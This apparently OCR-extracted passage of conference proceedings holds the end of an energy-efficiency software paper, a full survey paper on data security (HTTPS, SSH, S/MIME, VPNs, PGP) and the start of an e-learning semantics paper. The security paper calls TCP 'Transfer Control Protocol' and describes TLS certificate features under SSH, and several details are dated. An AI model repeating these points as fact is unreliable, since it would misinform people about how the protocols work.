


Figure 3. Consumption preview

The user has the option to set new password. This option is located at the top right corner on each screen. By clicking on this option, new dialog for password changing is displayed in the center of the screen.

For logout the user needs to click on the menu item profile and then on the submenu item logout.

In addition to the options that have been presented, the user has the screen design option which is located in the lower right corner on each screen. By clicking on it for the user is displayed part of application in which he can adjust any screen inside the application to his needs, i.e. he can define how he want the data and options within each screen to be shown.

IV. ADVANTAGES OF USING THIS OR SIMILAR APPLICATIONS

Today commercial, institutional and industrial facilities face increasing pressure to operate more efficiently, more economically and with less downtime. For this reason software for monitoring energy efficiency, are becoming the need in order to proactively manage demand and energy consumption and in order to detect potentially serious problems before they happen.

The objective of monitoring energy efficiency is to reduce the amount of energy required for providing certain products or services. There are many factors that motivate us to improve energy efficiency. Saving energy is known as a mean for saving money. Reducing energy consumption is seen as a solution for the problem of




Figure 4. Preview of a screen for add, edit and delete buildings

reducing carbon-dioxide emission. According to the International Energy Agency, improved energy efficiency in buildings, industrial processes and transportation could reduce the world's energy demand by third by 2050, and assist in control of greenhouse gas emissions into the atmosphere [9].

V. CONCLUSION

This application enables users to have precise and detailed insight of objects energy consumption and to see which objects are more energy efficient according to different criteria. These criteria are effect of consumption per unit area and the consumption of energy sources per unit area. There is also a psychological effect, as with the use of the application increases the responsibility of subjects. In this way, individuals, and therefore the organizations becomes more aware, more responsible and more energy efficient. It has been found that the consumption per buildings decreases if subjects know that someone controls and ranks consumption per buildings.

ACKNOWLEDGEMENT

The work was partly financed by the Provincial Secretariat for Science and Technological Development of AP Vojvodina, in the project entitled "Web portal for energy management of municipalities with an example of Municipality Bečej".

REFERENCES

[1] TESTO AG, "Building energy efficiency rating", [Online]. Available http://www.testouk.com/, [Accessed: Aug. 17, 2014].

[2] Dejan Lacmanović, Dalibor Dobrilović, Željko Stojanov, Dragica Radosav, "Primena termovizijske kamere u sistemima za praćenje energetske efikasnosti objekata", Infoteh-Jahorina, vol. 13, 19. mart - 21. mart, Jahorina, BIH, 2014.

[3] Dejan Lacmanović, Dalibor Dobrilović, Željko Stojanov, Dragica Radosav, "Analiza toplotnih gubitaka objekata primenom termovizijske kamere", InterRegioSci 2014, maj 8, Novi Sad, Srbija, 2014

[4] Dejan Lacmanović, Dalibor Dobrilović, Željko Stojanov, Jasmina Pekez, Aleksandar Tomovic, "Modelling software application for monitoring energy efficiency of public buildings", International conference on information technology and development of education ITRO 2014, Zrenajnin, Srbija, 2014

[5] Laurence Moroney "Microsoft® Silverlight® 4 Step by Step (Step by Step Developer)", Microsoft Press; 1 edition, 2010.

[6] Robert Lair "Beginning Silverlight 5 in C# (Expert's Voice in Silverlight)", Apress; 4 edition, 2012.

[7] Alessandro Del Sole "Microsoft Visual Studio LightSwitch unleashed", Sams Publishing; 1 edition, 2012.

[8] Tim Leung "Visual Studio Lightswitch 2012", Apress; 1 edition, 2013.

[9] Sophie Hebden. "Invest in clean technology says IEA report". [Online]. Available Scidev.net. [Accessed: Aug. 20 2014].

Digital Communication and Data Security

Zoranovic T.[*], Berkovic I.[**] and Brtka E.[**]
[*] University of Novi Sad, Faculty of Agriculture, Novi Sad, Serbia
[**] University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
tihomir@polj.uns.ac.rs, berkovic@tfzr.uns.ac.rs, eleonorabrtka@gmail.com

Abstract - Digital communication is so common nowadays that we have almost forgot about any other way to transfer data. Accessibility, simplicity and ease of use of digital devices had lead to very little thinking about the disadvantages or dangers of this type of data transfer. Ubiquitous Internet today represents the most commonly used channel for data transmission. However, the transmission of data over the Internet is now one of the most delicate operations of every institution, company, household or individual. We rarely notice the dangers to the integrity, authenticity and origin of a message or document. The vast majority of users do not apply any methods or procedures for protecting data, which can have devastating consequences for the individual or institution. This paper analyses the shortcomings of commonly used services and protocols and suggests improvements in protecting data. Application of the proposed solutions and the use of publicly available protection methods can significantly increase data security.

I. INTRODUCTION

The development of computer science has enabled quick and efficient data collect and processing. Because of increasing demands and economic development of the subject, amount of the collected or requested data is increasing significantly. Operation of any farm requires exchange of data with other legal entities or individuals. It is common that employees can access a computer in their office 24 hours a day in order to submit reports, plans, analysis and information. A large number of institutions enable its employees to work from home, but in Serbia it is so far only exception.

Communication between digital devices are made according to strict rules in order to avoid errors in preparing data for transmission, data transmission itself or data reception. Rules of data transmission (protocols) are largely hidden from the user and only the names of some of them can be seen while operating.

The basic protocol used on the Internet is TCP / IP, i.e. Transfer Control Protocol/Internet Protocol (DARPA Internet Program Protocol Specification, 1981) and to the users is completely hidden.

TCP/IP uses the client/server model of communication in which a computer user (a client) requests and is provided a service (such as sending a Web page) by another computer (a server) in the network. TCP/IP communication is primarily point-to-point, meaning each communication is from one point (or host computer) in the network to another point or host computer.

TCP/IP protocol has a duty to properly transfer all the data it receives from one computer to another in an unmodified form. There are no built-in security mechanisms for the protection of the data content.

Although Internet Protocol (IP) networks such as private intranets and the public Internet provide for open communication between users and computers, they are vulnerable to compromised security and malicious attack by intruders. Information sent over IP networks is open to anyone who can gain access to the network. Authorized network users and intruders, can view, modify, and disrupt IP network communications easily by using software tools that are readily available on the Internet. Internal users and external intruders can exploit the open nature of IP networks to do any of the following:

- Steal proprietary information and eavesdrop on private communications.
- Impersonate users, clients, or servers on the network.
- Intercept and modify information before it arrives at its destination.
- Intercept and redirect information to other destinations.
- Cause denial-of-service attacks that exploit and cause harm to organizations and users.

II. HELPFUL HINTS RESULTS AND DISCUS

A. The most commonly used Protocols

Internet communications that are based on the Transfer Control Protocol/Internet Protocol (TCP/IP, [13]), such as the Hypertext Transfer Protocol (HTTP), Telnet, and File Transfer Protocol (FTP), are not secure because all communication occurs in plain text. Confidential or sensitive information that is transmitted with these protocols can easily be intercepted and read unless the information is protected by encryption technology.

B. Web Pages - HTTP and HTTPS

Every Web pages starts with "http://" meaning "Hyper Text Transfer Protocol". Most of the users ignore that few

letters. All Web pages are written in special language Hyper-Text Markup Language [16], [4].

Hypertext Transfer Protocol Secure (HTTPS) is a communications protocol for secure communication over a computer network, especially on the Internet. Technically, it is not a protocol itself; it is the result of simply layering the Hypertext Transfer Protocol (HTTP) on top of the SSL/TLS protocol, thus adding the security capabilities of SSL/TLS to standard HTTP communications [2].

HTTPS is a lot more secure than HTTP. If a site uses accounts, or publishes material that people might prefer to read in private, the site should be protected with HTTPS. Most of the bank access via Internet uses this protocol.

SSH [1] uses public-key cryptography to authenticate the remote computer and allow it to authenticate the user, if necessary. There are several ways to use SSH; one is to use automatically generated public-private key pairs to simply encrypt a network connection, and then use password authentication to log on.

User can manually generate public-private key pair to perform the authentication, allowing users or programs to log in without having to specify a password. In this scenario, anyone can produce a matching pair of different keys (public and private). The public key is placed on all computers that must allow access to the owner of the matching private key (the owner keeps the private key secret). While authentication is based on the private key, the key itself is never transferred through the network during authentication. SSH only verifies whether the same person offering the public key also owns the matching private key. In all versions of SSH it is important to verify unknown public keys, i.e. associate the public keys with identities, before accepting them as valid. Accepting an attacker's public key without validation will authorize an unauthorized attacker as a valid user.

SSH can provide the following protection for Web communication:

- Server authentication that is based on the server's authentication certificate. Clients can identify the server by its certificate and can choose to communicate with authenticated servers. Clients can detect whether an unauthorized entity is trying to impersonate a legitimate Web server.
- Mutual authentication between servers and clients that is based on both clients and servers having trusted certificates. Both servers and clients can choose to trust only those certificates that are issued by a specific CA.
- Confidential Web communications that use an encrypted, secure channel. The server and the client negotiate the cryptographic algorithms that are to be used. They also negotiate the secret, shared session key that is used for secure communication. By default, secure Web communication uses the longest secret session key that is supported by both the server and the client. You can configure Internet Information Services to require strong (128-bit) session keys, or you can allow secure communication with shorter keys that are supported by exportable Web clients.

Data integrity is based on Hash Message Authentication Codes (HMACs). An intruder cannot tamper with the data because the transmitted information is accompanied by message digests that must be verified before the information is accepted by the receiving client or server.

Worldwide, the certificate authority business is fragmented, with national or regional providers dominating their home market. This is because many uses of digital certificates, such as for legally binding digital signatures, are linked to local law, regulations, and accreditation schemes for certificate authorities.

However, the market for SSL certificates, a kind of certificate used for website security, is largely held by a small number of multinational companies. This market has significant barriers to entry since new providers must undergo annual security audits (such as WebTrust for Certification Authorities in North American and ETSI in Europe) to be included in the list of web browser trusted authorities. More than 50 root certificates are trusted in the most popular web browser versions. A W3Techs survey from December 2013 shows:

- Symantec (which bought VeriSign's SSL interests and owns Thawte and Geotrust) with 38.1% market share
- Comodo Group with 29.1%
- Go Daddy with 13.4%
- GlobalSign with 10%

Authoritatively signed certificates may be free or cost between 8 US$ and 1500 US$ per year (in 2009–2012). However, in the case of free certificate authorities such as CACert, popular browsers (e.g. Firefox, Chrome, Internet Explorer) may not include the trusted root certificates, which may cause warning messages to be displayed to end users.

Most browsers display a warning if they receive an invalid certificate. Older browsers, when connecting to a site with an invalid certificate, would present the user with a dialog box asking if they wanted to continue. Newer browsers display a warning across the entire window. Newer browsers also prominently display the site's security information in the address bar. Extended validation certificates turn the address bar green in newer browsers. Most browsers also display a warning to the user when visiting a site that contains a mixture of encrypted and unencrypted content.

- A certificate may be revoked before it expires, for example because the secrecy of the private key has been compromised. Newer versions of

popular browsers such as Google Chrome [3], Firefox [5], Opera [8], and Internet Explorer [6] implement the Online Certificate Status Protocol (OCSP) to verify that this is not the case. The browser sends the certificate's serial number to the certificate authority or its delegate via OCSP and the authority responds, telling the browser whether or not the certificate is still valid.

C. Secure Email

Standard Internet mail is sent as plain text over open networks with no security. In today's increasingly interconnected network environments, the open nature of Internet mail poses many problems for mail security. Intruders can monitor your mail servers and network traffic to obtain proprietary or sensitive information. You also risk exposure of proprietary and confidential business information when you send mail over the Internet from within your organization. Messages sent over the Internet can be intercepted and read by eavesdroppers who are monitoring Internet traffic or even by legitimate administrators of the mail servers and connectors that process and route the messages.

Even in organizations with security policies that prohibit the exposure of proprietary business information on the Internet, employees sometimes forward their office mail over the public Internet to their personal mail accounts. Employees can also inadvertently send proprietary mail to the wrong mail alias or to a mail alias that includes the addresses of people who do not have a need to know the information in the message.

Another form of intrusion is impersonation. On IP networks, anyone can impersonate mail senders by using readily available tools to counterfeit the originating IP address and mail headers. When you use standard Internet mail, you can never be sure who really sent a message or whether the contents of the message are valid. Moreover, malicious attackers can use mail to cause harm to the recipient computers and networks (for example, by sending attachments that contain viruses).

For these reasons, many organizations have placed a high priority on implementing secure mail services that provide confidential communication, data integrity, and non repudiation. However, until recently, many of these secure mail systems have been proprietary or have not been scalable for global communication.

The S/MIME Secure Mail working group of the IETF developed the open S/MIME standard to extend the original Multipurpose Internet Mail Extensions (MIME) standard [11]. The S/MIME standard enables the digital signing and encryption of confidential mail. Secure mail can be exchanged between S/MIME clients that run on any platform or operating system. Secure mail clients can send S/MIME messages over the Internet without regard to the types of mail servers that handle the messages between the origin of the message and the final destination because all cryptographic functions are performed on the clients, not on the servers. Mail servers treat S/MIME messages as standard MIME. The only function of Internet mail servers is to route MIME messages; they do not alter the contents of messages in transit.

Secure mail with S/MIME uses the public key technology. To provide message authentication data integrity, and non repudiation, secure mail clients can sign messages with the sender's private key before sending the messages. The recipients then use the sender's public key to verify the message by checking the digital signature. Clients require a valid secure mail certificate before they can send signed mail. Recipients must have a copy of the originator's secure mail certificate (which contains the public key) before they can verify the originator's signature.

In addition, secure mail clients can send and receive confidential mail. Clients generate random secret bulk (symmetric) encryption keys and use the secret key to encrypt messages for confidentiality. Then they protect the secret bulk encryption key by encrypting it with the public key of each recipient and sending the encrypted key along with the encrypted message to each recipient. Message originators must have a copy of the recipient's secure mail certificate (which contains the public key) before they can send confidential mail. Recipients use their private keys to decrypt the secret bulk encryption key; then they use the secret key to decrypt the message.

Secure mail clients must trust the certificates from other correspondents. You can configure secure mail for your organization to trust secure mail certificates that are issued by CAs in your organization or to trust secure mail certificates that are issued by third-party CAs. If you trust only the secure mail root CAs in your organization, secure mail communications are limited to transactions between employees. However, you can enable secure mail transactions with third parties by trusting their secure mail root CAs.

D. Virtual Private Network

The world has changed a lot in the last couple of decades. Instead of simply dealing with local or regional concerns, many businesses now have to think about global markets and logistics. Many companies have facilities spread out across the country, or even around the world. But there is one thing that all companies need: a way to maintain fast, secure, and reliable communications wherever their offices are located.

Until recently, reliable communication has meant the use of leased lines to maintain a wide-area network (WAN). Leased lines, ranging from Integrated Services Digital Network (ISDN, which runs at 144 Kbps) to Optical Carrier-3 (OC3, which runs at 155 Mbps) fiber, provide a company with a way to expand their private network beyond their immediate geographic area. A WAN has obvious advantages over a public network like the Internet when it comes to reliability, performance, and security; but maintaining a WAN, particularly when using leased lines, can become quite expensive (it often

rises in cost as the distance between the offices increases). Additionally, leased lines are not a viable solution for organizations where part of the work force is highly mobile (as is the case with the marketing staff) and might frequently need to connect to the corporate network remotely and access sensitive data.

As the popularity of the Internet has grown, businesses have turned to it as a means of extending their own networks. First came intranets, which are sites designed for use only by company employees. Now, many companies create their own Virtual Private Networks (VPNs) to accommodate the needs of remote employees and distant offices.

A VPN [14] is a private network that uses a public network (usually the Internet) to connect remote sites or users together. Instead of using a dedicated, real-world connection, such as leased line, a VPN uses "virtual" connections routed through the Internet from the company's private network to the remote site or employee.

There are two common types of VPNs.

- Remote-Access - also called a Virtual Private Dial-up Network (VPDN), this is a user-to-LAN connection used by a company that has employees who need to connect to the private network from various remote locations. Typically, a corporation that wishes to set up a large remote-access VPN provides some form of Internet dial-up account to their users using an Internet service provider (ISP). Remote-access VPNs permit secure, encrypted connections between a company's private network and remote users through a third-party service provider.
- Site-to-Site - Through the use of dedicated equipment and large-scale encryption, a company can connect multiple fixed sites over a public network such as the Internet. Each site needs only a local connection to the same public network, thereby saving money on long private leased-lines. Site-to-site VPNs can be further categorized into intranets or extranets. A site-to-site VPN built between offices of the same company is said to be an intranet VPN, while a VPN built to connect the company to its partner or customer is referred to as an extranet VPN.

A well-designed VPN can greatly benefit a company. For example, it can:

- Extend geographic connectivity
- Reduce operational costs versus traditional WANs
- Reduce transit times and traveling costs for remote users
- Improve productivity
- Simplify network topology
- Provide global networking opportunities
- Provide telecommuter support
- Provide faster Return On Investment (ROI) than traditional WAN

What features are needed in a well-designed VPN? It should incorporate these items:

- Security
- Reliability
- Scalability
- Network Management
- Policy Management

A well-designed VPN uses several methods in order to keep your connection and data secure.

- Data Confidentiality - This is perhaps the most important service provided by any VPN implementation. Since your private data travels over a public network, data confidentiality is vital and can be attained by encrypting the data. This is the process of taking all the data that one computer is sending to another and encoding it into a form that only the other computer will be able to decode.

  Most VPNs use one of these protocols to provide encryption.

  - IPsec - Internet Protocol Security Protocol (IPsec) provides enhanced security features such as stronger encryption algorithms and more comprehensive authentication. IPsec has two encryption modes: tunnel and transport. Tunnel mode encrypts the header and the payload of each packet while transport mode only encrypts the payload. Only systems that are IPsec-compliant can take advantage of this protocol. Also, all devices must use a common key or certificate and must have very similar security policies set up.

    For remote-access VPN users, some form of third-party software package provides the connection and encryption on the user PC. IPsec supports either 56-bit (single DES) or 168-bit (triple-DES) encryption.

  - PPTP/MPPE - PPTP was created by the PPTP Forum, a consortium which includes US Robotics, Microsoft, 3COM, Ascend, and ECI Telematics. PPTP supports multi-protocol VPNs, with 40-bit and 128-bit encryption using a protocol called Microsoft Point-to-Point Encryption (MPPE). It is important to note that PPTP by itself does not provide data encryption.

- Data Integrity - While it is important that your data is encrypted over a public network, it is just as important to verify that it has not been changed while in transit. For example, IPsec has a mechanism to ensure that the encrypted portion of the packet, or the entire header and data portion of the packet, has not been tampered with. If tampering is detected, the packet is dropped. Data integrity can also involve authenticating the remote peer.
- Data Origin Authentication - It is extremely important to verify the identity of the source of the data that is sent. This is necessary to guard against a number of attacks that depend on spoofing the identity of the sender.
- Anti Replay - This is the ability to detect and reject replayed packets and helps prevent spoofing.
- Data Tunneling/Traffic Flow Confidentiality - Tunneling is the process of encapsulating an entire packet within another packet and sending it over a network. Data tunneling is helpful in cases where it is desirable to hide the identity of the device originating the traffic. For example, a single device that uses IPsec encapsulates traffic that belongs to a number of hosts behind it and adds its own header on top of the existing packets. By encrypting the original packet and header (and routing the packet based on the additional layer 3 header added on top), the tunneling device effectively hides the actual source of the packet. Only the trusted peer is able to determine the true source, after it strips away the additional header and decrypts the original header. As noted in RFC 2401,"...disclosure of the external characteristics of communication also can be a concern in some circumstances. Traffic flow confidentiality is the service that addresses this latter concern by concealing source and destination addresses, message length, or frequency of communication. In the IPsec context, using ESP in tunnel mode, especially at a security gateway, can provide some level of traffic flow confidentiality."

  All the encryption protocols listed here also use tunneling as a means to transfer the encrypted data across the public network. It is important to realize that tunneling, by itself, does not provide data security. The original packet is merely encapsulated inside another protocol and might still be visible with a packet-capture device if not encrypted. It is mentioned here, however, since it is an integral part of how VPNs function [15].

  The original packet (Passenger protocol) is encapsulated inside the encapsulating protocol, which is then put inside the carrier protocol's header (usually IP) for transmission over the public network. Note that the encapsulating protocol also quite often carries out the encryption of the data. Protocols such as IPX and NetBeui, which would normally not be transferred across the Internet, can safely and securely be transmitted.

  For site-to-site VPNs, the encapsulating protocol is usually IPsec or Generic Routing Encapsulation (GRE). GRE includes information on what type of packet you are encapsulating and information about the connection between the client and server.

  For remote-access VPNs, tunneling normally takes place using Point-to-Point Protocol (PPP). Part of the TCP/IP stack, PPP is the carrier for other IP protocols when communicating over the network between the host computer and a remote system. PPP tunneling will use one of PPTP, L2TP or Cisco's Layer 2 Forwarding (L2F).

- AAA - Authentication, authorization, and accounting is used for more secure access in a remote-access VPN environment. Without user authentication, anyone who sits at a laptop/PC with pre-configured VPN client software can establish a secure connection into the remote network. With user authentication however, a valid username and password also has to be entered before the connection is completed. Usernames and passwords can be stored on the VPN termination device itself, or on an external AAA server, which can provide authentication to numerous other databases such as Windows NT, Novell, LDAP, and so on.

  When a request to establish a tunnel comes in from a dial-up client, the VPN device prompts for a username and password. This can then be authenticated locally or sent to the external AAA server, which checks:

  - Who you are (Authentication)
  - What you are allowed to do (Authorization)
  - What you actually do (Accounting)

The Accounting information is especially useful for tracking client use for security auditing, billing or reporting purposes.

E. Pretty Good Privacy

PGP [7], created by Philip Zimmermann [9], uses a variation of the public key system. In this system, each user has a publicly known encryption key and a private key known only to that user. You encrypt a message you send to someone else using their public key. When they receive it, they decrypt it using their private key. Since encrypting an entire message can be time-consuming, PGP uses a faster encryption algorithm to encrypt the message and then uses the public key to encrypt the shorter key that was used to encrypt the entire message. Both the encrypted message and the short key are sent to the receiver who first uses the receiver's private key to

decrypt the short key and then uses that key to decrypt the message.

PGP comes in two public key versions - Rivest-Shamir-Adleman (RSA, [10]) and Diffie-Hellman [1]. The RSA version, for which PGP must pay a license fee to RSA, uses the IDEA algorithm to generate a short key for the entire message and RSA to encrypt the short key. The Diffie-Hellman version uses the CAST algorithm for the short key to encrypt the message and the Diffie-Hellman algorithm to encrypt the short key.

For sending digital signatures, PGP uses an efficient algorithm that generates a hash (or mathematical summary) from the user's name and other signature information. This hash code is then encrypted with the sender's private key. The receiver uses the sender's public key to decrypt the hash code. If it matches the hash code sent as the digital signature for the message, then the receiver is sure that the message has arrived securely from the stated sender. PGP's RSA version uses the MD5 algorithm to generate the hash code. PGP's Diffie-Hellman version uses the SHA-1 algorithm to generate the hash code.

To use PGP, user must download or purchase it and install it on user's computer system. Typically, it contains a user interface that works with customary e-mail program. User may also need to register the public key that PGP program gives user with a PGP public-key server so that people exchange messages will be able to find users public key.

III. CONCLUSION

Data security is not treated as subject of significant importance. Financial and intangible losses can be great and sometimes irrecoverable. Development plans, business data, data on business partners, contract details are just few of many sensitive data that require adequate protection.

Educating the user and indicating security vulnerabilities is only the beginning. Installation and compulsory use of safer protocols is a step that must be taken in order to survive on the market.

Analyzed protocols are only the first step to increase the security of data. They do not require large investments, some free versions are available, but it is necessary to set a standard communication security protocol and abolish those that are unsafe. For the users, the change is mostly invisible. Additional protection is agreement among the users to perform all communication through secure protocols and, in particular, to encrypt each document to protect the contents.

In addition to the aforementioned PGP protocols, there are many others that may be used. A document that is encrypted (e.g. PGP), sent via secure communication channels (e.g. HTTPS) is a serious obstacle for even experts in the field because it, above all, requires too much time to be decrypted (up to several years). By the time, the importance of the document would become insignificant.

ACKNOWLEDGMENT

Ministry of Science and Technological Development, Republic of Serbia financially support this research, under the project number TR32044 ”The development of software tools for business process analysis and improvement”.

REFERENCES

[1] Diffie-Hellman Key Agreement Method, http://www.ietf.org/rfc/rfc2631.txt

[2] Electronic Frontier Foundation, https://www.eff.org/https-everywhere

[3] Google Chrome, https://www.google.com/intl/sr/chrome/browser/

[4] HTML 5 Standard, http://www.w3.org/TR/html5/

[5] Mozilla Firefox, https://www.mozilla.org/en-US/legal/privacy/firefox.html

[6] Microsoft Internet Explorer, http://windows.microsoft.com/en-us/internet-explorer/download-ie

[7] Open PGP Message Format, http://www.ietf.org/rfc/rfc4880.txt

[8] Opera Solutions, http://www.operasoftware.com/

[9] Philip Zimmermann, http://www.philzimmermann.com/EN/background/index.html

[10] R.L. Rivest, A. Shamir, and L. Adleman: A Method for Obtaining Digital Signatures and Public-Key Cryptosystems, Laboratory for 16. Computer Science, Massachusetts Institute of Technology, Cambridge, 1977. (http://www.google.rs/url?sa=t&rct=j&q=&esrc=s&source=web&cd=6&cad=rja&uact=8&ved=0CEgQFjAF&url=http%3A%2F%2Fpeople.csail.mit.edu%2Frivest%2FRsapaper.pdf&ei=_UZAU8T5OMK_ygO5iILQDg&usg=AFQjCNEsOFVTVJegPPosyvKu2moLD-3hPw&bvm=bv.64125504,d.bGQ)

[11] Technological notes S/MIME, http://yplakosh.blogspot.com/2008/10/how-to-secure-email-using-smime.html

[12] The Secure Shell (SSH) Authentication Protocol, http://tools.ietf.org/html/rfc4252

[13] Transmission Control Protocol Darpa Internet Program, ftp://ftp.isi.edu/in-notes/std/std7.txt (22.04.2014.)

[14] Virtual Private Network Consortium, http://www.vpnc.org/

[15] VPN Technologies: Definitions and Requirements, http://www.vpnc.org/vpn-technologies.html

[16] W3 Recommendation, http://www.w3.org/TR/html401/conform.html#deprecated

Layering of Interactive Semantics in Computer-Aided Learning

Martin Jovanović*, Dejan Todosijević * and Višnja Ognjenović**
* University of Niš, Faculty of Electronic Engineering, Niš, Serbia
** University of Novi Sad, Technical Faculty Mihailo Pupin, Zrenjanin, Serbia
martin.jovanovic@elfak.ni.ac.rs

Abstract - This paper discusses a multi-tier semantic approach in e-learning systems. The previous research has shown that an additional semantic layer in textual learning material can enhance the learning process. This uni-tier semantic layer operates with singular words in the text, enabling the learner to arbitrarily query for any possible relations between any given pair of words. In this paper the possibilities of further layering of semantics are discussed, and a framework for its implementation is proposed. Adding to the uni-tier approach, the proposed multi-tier semantic layer operates with phrases rather than singular words in the text.

I. INTRODUCTION

This paper tackles the e-learning optimization issue from the perspective of the Semantic Web. It discusses the conceptual model of an e-learning framework that enables the learner to intersect two phrases from the text in order to obtain any possible relations that exist between these. The aim of the framework is the acceleration of learning, primarily through fostering a more linear sequencing through the learning material.

A. E-Learning

Though it hyped at the beginning of the century [1], as reported by Kevin Kruse of the Chief Learning Officer e-learning blog using the famous technology hype cycle defined by Gartner [2], e-learning showed quick decay and it's slow ascension is still in progress. The term itself is still somewhat vague in definition and spans various approaches, from intelligent tutoring systems (ITS) to contemporary (and vastly hyped) MOOC courses [3]. Immediately after the e-learning hype burst, some clarification was made: whatever the e-learning is, it is not about published recorded lectures, course materials, formal courses (e-learning is not limited to them) or, as initially believed, "computers that teach people" [4]. Many researchers, however, agree that e-learning is essentially about adding value, provided by modern computers, that can not be achieved through means of recording and transmission (publishing lectures and tele-conferencing). This includes customization of material according to the individual learner's needs and learning preferences, real-time content generation and providing framework for learning communities [5]. The framework presented in this paper aims at adding one of aforementioned computer-exclusive values to contemporary e-learning systems: an option to query the textual learning material in order to get the relations (if any) between arbitrary chosen phrases in text. This concept heavily relies on Semantic Web technology and is an expansion of an e-learning project developed at the Computer Science Department of the Faculty of Electronic Engineering, Niš, which is described later in the paper

B. Semantic Web

The ideas of e-learning systems that aggregate material on demand, using fine-grained atoms of knowledge called learning objects, grew somewhat in parallel with the vision of the Semantic Web, therefore it is no coincidence that the two converged. In the vast field of e-learning and Semantic Web intersection, as well-compiled in [6], several tendencies are most noticeable: application of Semantic Web as means of structuring the learning material (thus leading to reusability), various new semantic search possibilities, the development of stand-alone open repositories of learning objects, new sequencing and navigation options, application of intelligent agents in learning scenarios etc. Though recently the e-learning research began stabilizing around these areas [7], this doesn't necessarily mean that the applicability of e-learning is reaching the plateau (as depicted in Gartner's "Hype Cycle" curve). The so-called "killer app" of both Semantic Web and e-learning has not yet been introduced, thus the usual Semantic Web applications in e-learning diverge and revolve around ontology-based management of learning objects [8], using reasoners [9], agents [10] etc. The e-learning framework presented in this paper relies on the ontological aspect of Semantic Web, namely on representing the knowledge layer of the lesson as an RDF [11] graph.

II. DSI

A. Drag and Drop Semantic Interface (DSi)

The multi-tier framework discussed in this paper is a follow-up to the existing DSi (Drag and Drop Semantic Interface) developed at the Computers Science Department of the Faculty of Electronic Engineering Niš. It was first announced in 2007 [12] and brought to the first operational version in 2009 [13]. The main DSi idea is combining an intuitive (drag-and-drop at word level) user interface with the semantic layering of the textual material in an e-learning system with the aim of making the learning process faster and more linear.

B. User Experience

In order to provide more speed and linearity in the learning process, the DSi framework enables the learner to find any relations between any two notions (words) anywhere in the text. This is achieved by dragging one of the words and dropping it onto the other. All the relations between words must be defined in an RDF document that is loaded with the lesson and is queried by the drag and drop action.

In a typical scenario, the learner can take any of the drag gable words (marked by some CSS property to stick out or not) and drag it onto any other. On Figure 2 the word "Grinder" is dragged onto the word "NLP" (the title). Once the target word is "locked", it may be highlighted in a way so that the learner knows they can release the mouse button.

